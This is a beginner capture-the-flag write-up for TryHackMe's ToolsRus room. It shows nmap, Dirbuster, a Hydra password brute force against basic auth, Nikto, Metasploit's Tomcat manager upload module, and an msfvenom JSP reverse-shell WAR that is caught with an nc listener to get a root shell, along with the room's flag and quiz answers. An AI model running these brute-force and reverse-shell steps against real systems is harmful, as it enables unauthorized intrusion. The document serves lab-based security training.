**CTF Write-Up: ToolsRus**

The following writeup is for the ToolsRus CTF hosted on TryHackme, it is a room only for subscribers and is aimed at beginners. This challenge provided a great opportunity to hone my skills using dirbuster, hydra, nmap, nikto, and Metasploit. It was a very fun experience, and I learnt a lot during my journey solving it.

### 1. Enumeration

First, I conducted an Nmap scan to identify open ports, service versions, and any common vulnerabilities or weaknesses for which the default scrip scan identifies. Here is the Nmap command that was used:

```
┌──(kali㉿kali)-[~/Documents/toolsrus]
└─$ sudo nmap -sC -sV -p- -T4 10.10.124.23 -oN toolsrus.txt
```


**Scan results:**

- Ports: 22 (SSH), 80 (HTTP), 1234 (HTTP) and 8009


```
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 08:2d:66:6f:4b:a1:a2:3e:62:38:cb:fa:4f:77:c4:64 (RSA)
|   256 99:32:c3:2d:41:ae:fa:88:01:ab:57:a1:8a:14:b3:aa (ECDSA)
|_  256 64:ce:3c:62:80:31:7b:3a:1b:2e:86:cd:0e:91:35:f6 (ED25519)
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
1234/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Apache Tomcat/7.0.88
|_http-server-header: Apache-Coyote/1.1
|_http-favicon: Apache Tomcat
8009/tcp open  ajp13   Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

### 2. Directory Brute Forcing


Next, I used Dirbuster to brute force directories and files on port 80. Although I usually prefer Gobuster, Dirbuster is equally effective:




The Dirbuster scan found two interesting directories: /guidelines and /protected. If you view /guidelines you are presented with:




Bob is definitely a username we can use, and /protected is a popup authentication window:




**3. Brute Forcing Password**

Using Hydra, I performed a brute force attack to uncover the password for the username bob:

```
┌──(kali㉿kali)-[~/Documents/toolsrus]
└─$ hydra -l bob -P /usr/share/wordlists/rockyou.txt 10.10.124.23 http-get /protected/

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-06-08 06:14:37
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399),
[DATA] attacking http-get://10.10.124.23:80/protected/
[80][http-get] host: 10.10.124.23   login: bob   password: bubbles
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-06-08 06:14:41
```

The credentials found are bob:bubbles, so let's go try login:

This protected page has now moved to a different port.

**4. Scanning with Nikto**


Next, I scanned the '/manager/html' directory on port 1234 using Nikto with the discovered credentials:

```
┌──(kali㉿kali)-[~/Documents/toolsrus]
└─$ nikto -h http://10.10.124.23:1234/manager/html -id bob:bubbles
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.10.124.23
+ Target Hostname:    10.10.124.23
+ Target Port:        1234
+ Start Time:         2024-06-08 06:20:24 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache-Coyote/1.1
+ /manager/html/: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /manager/html/: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the
bilities/missing-content-type-header/
+ Successfully authenticated to realm 'Tomcat Manager Application' with user-supplied credentials.
+ All CGI directories 'found', use '-C none' to test none
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, PUT, DELETE, OPTIONS .
+ HTTP method ('Allow' Header): 'PUT' method could allow clients to save files on the web server.
+ HTTP method ('Allow' Header): 'DELETE' may allow clients to remove files on the web server.
+ /manager/html/cgi.cgi/blog/mt.cfg: Movable Type configuration file found. Should not be available remotely.
+ /manager/html/webcgi/blog/mt.cfg: Movable Type configuration file found. Should not be available remotely.
+ /manager/html/cgi-914/blog/mt.cfg: Movable Type configuration file found. Should not be available remotely.
+ /manager/html/cgi-915/blog/mt.cfg: Movable Type configuration file found. Should not be available remotely.
+ /manager/html/bin/blog/mt.cfg: Movable Type configuration file found. Should not be available remotely.
+ /manager/html/cgi/blog/mt.cfg: Movable Type configuration file found. Should not be available remotely.
+ /manager/html/mpcgi/blog/mt.cfg: Movable Type configuration file found. Should not be available remotely.
+ /manager/html/cgi-bin/blog/mt.cfg: Movable Type configuration file found. Should not be available remotely.
+ /manager/html/ows-bin/blog/mt.cfg: Movable Type configuration file found. Should not be available remotely.
+ /manager/html/cgi-sys/blog/mt.cfg: Movable Type configuration file found. Should not be available remotely.
+ /manager/html/cgi-local/blog/mt.cfg: Movable Type configuration file found. Should not be available remotely.
+ /manager/html/htbin/blog/mt.cfg: Movable Type configuration file found. Should not be available remotely.
+ /manager/html/cgibin/blog/mt.cfg: Movable Type configuration file found. Should not be available remotely.
+ /manager/html/cgis/blog/mt.cfg: Movable Type configuration file found. Should not be available remotely.
+ /manager/html/scripts/blog/mt.cfg: Movable Type configuration file found. Should not be available remotely.
+ /manager/html/cgi-win/blog/mt.cfg: Movable Type configuration file found. Should not be available remotely.
+ /manager/html/fcgi-bin/blog/mt.cfg: Movable Type configuration file found. Should not be available remotely.
+ /manager/html/cgi-exe/blog/mt.cfg: Movable Type configuration file found. Should not be available remotely.
+ /manager/html/cgi-home/blog/mt.cfg: Movable Type configuration file found. Should not be available remotely.
+ /manager/html/cgi-perl/blog/mt.cfg: Movable Type configuration file found. Should not be available remotely.
+ /manager/html/scgi-bin/blog/mt.cfg: Movable Type configuration file found. Should not be available remotely.
+ /manager/html/cgi-bin-sdb/blog/mt.cfg: Movable Type configuration file found. Should not be available remotely.
+ /manager/html/cgi-mod/blog/mt.cfg: Movable Type configuration file found. Should not be available remotely.
```


It was taking forever, like over an hour for some odd reason so I just stopped it.

### 5. Exploiting the Machine


Our next step is to somehow exploit the machine to gain a shell, luckily for me, I have done challenges in the past that involve exploiting Tomcat and as this is such an outdated version there are many vulnerabilities:





We can use Metasploit to exploit this vulnerability. First start Metasploit:


We want to use the 6th one, aka the tomcat_mger_upload. So, enter 'use 6':




Enter 'show options' to see all the required parameters:



```
msf6 exploit(multi/http/tomcat_mgr_upload) > set rhost 10.10.124.23
rhost ⇒ 10.10.124.23
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpPassword bubbles
HttpPassword ⇒ bubbles
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpUsername bob
HttpUsername ⇒ bob
msf6 exploit(multi/http/tomcat_mgr_upload) > set rport 1234
```

Now all we need to do is enter run. If this works for you, that's great, but unfortunately it never works properly for me, so I am going to do it manually.

The first step is to generate the reverse shell payload:


```
┌──(kali㉿kali)-[~/Documents/toolsrus]
└─$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.4.85.213 LPORT=4444 -f war > shell.war
Payload size: 1095 bytes
Final size of war file: 1095 bytes
```

Then extract the payload to see the jsp file name generated by msfvenom:

```
┌──(kali㉿kali)-[~]
└─$ jar -xf test.war
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
```

```
trloeafkpsz.jsp
```

Navigate to <vulnerable_IP>:1234/manager/html and enter the credentials bob:bubbles. Select the shell payload and click deploy:




Run a listener on port 4444, and navigate to the following link which executes the payload:

```
┌──(kali㉿kali)-[~/Documents/toolsrus]
└─$ nc -lnvp 4444
listening on [any] 4444 ...
```

```
10.10.124.23:1234/shell/trloeafkpsz.jsp
```

Once you have navigated to the war file you uploaded and entered the reverse shell payload, you will receive a connection from the vulnerable machine giving you a shell:

```
┌──(kali㉿kali)-[~/Documents/toolsrus]
└─$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.4.85.213] from (UNKNOWN) [10.10.124.23] 44628
whoami
root
```

Luckily for us we get a root shell straight away, no need for privilege escalation. If you navigate to the root directory, you can find the flag:

```
cd root
ls -la
total 40
drwx------  5 root root 4096 Mar 11  2019 .
drwxr-xr-x 23 root root 4096 Jun  8 09:51 ..
-rw-------  1 root root   47 Mar 11  2019 .bash_history
-rw-r--r--  1 root root 3106 Oct 22  2015 .bashrc
-rw-r--r--  1 root root   33 Mar 11  2019 flag.txt
drwxr-xr-x  2 root root 4096 Mar 11  2019 .nano
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
drwxr-xr-x  3 root root 4096 Mar 10  2019 snap
drwx------  2 root root 4096 Mar 10  2019 .ssh
-rw-------  1 root root  658 Mar 11  2019 .viminfo
cat flag.txt
ff1fc4a81affcc7688cf89ae7dc6e0e1
```

**Questions Answered:**

1. **What directory can you find that begins with a "g"?**
    - guidelines
2. **Whose name can you find from this directory:**
    - bob
3. **What directory has basic authentication**
    - protected
4. **What is bob's password to the protected part of the website?**
    - bubbles
5. **What other port that serves as a web service is open on the machine?**
    - 1234
6. **What is the name and version of the software running on the port from question 5?**
    - Apache Tomcat/7.0.88
7. **How many documentation files did Nikto identify?**
    - 5
8. **What is the server version?**
    - Apache/2.4.18
9. **What version of Apache-Coyote is the service using?**
    - 1.1
10. **What user did you get a shell as?**
    - root
11. **What flags is found in the root directory?**
    - ff1fc4a81affcc7688cf89ae7dc6e0e1

I hope this write-up inspires fellow cybersecurity enthusiast to take on similar challenges and enhance their skills. Completing this CTF was a great experience. It helps teach many of the fundamental tools required for pentesting. I just want to say that this is not the typical CTF, it is

more of an information room with some CTF components. Feel free to reach out to me if you need any help or have any feedback. Happy hacking!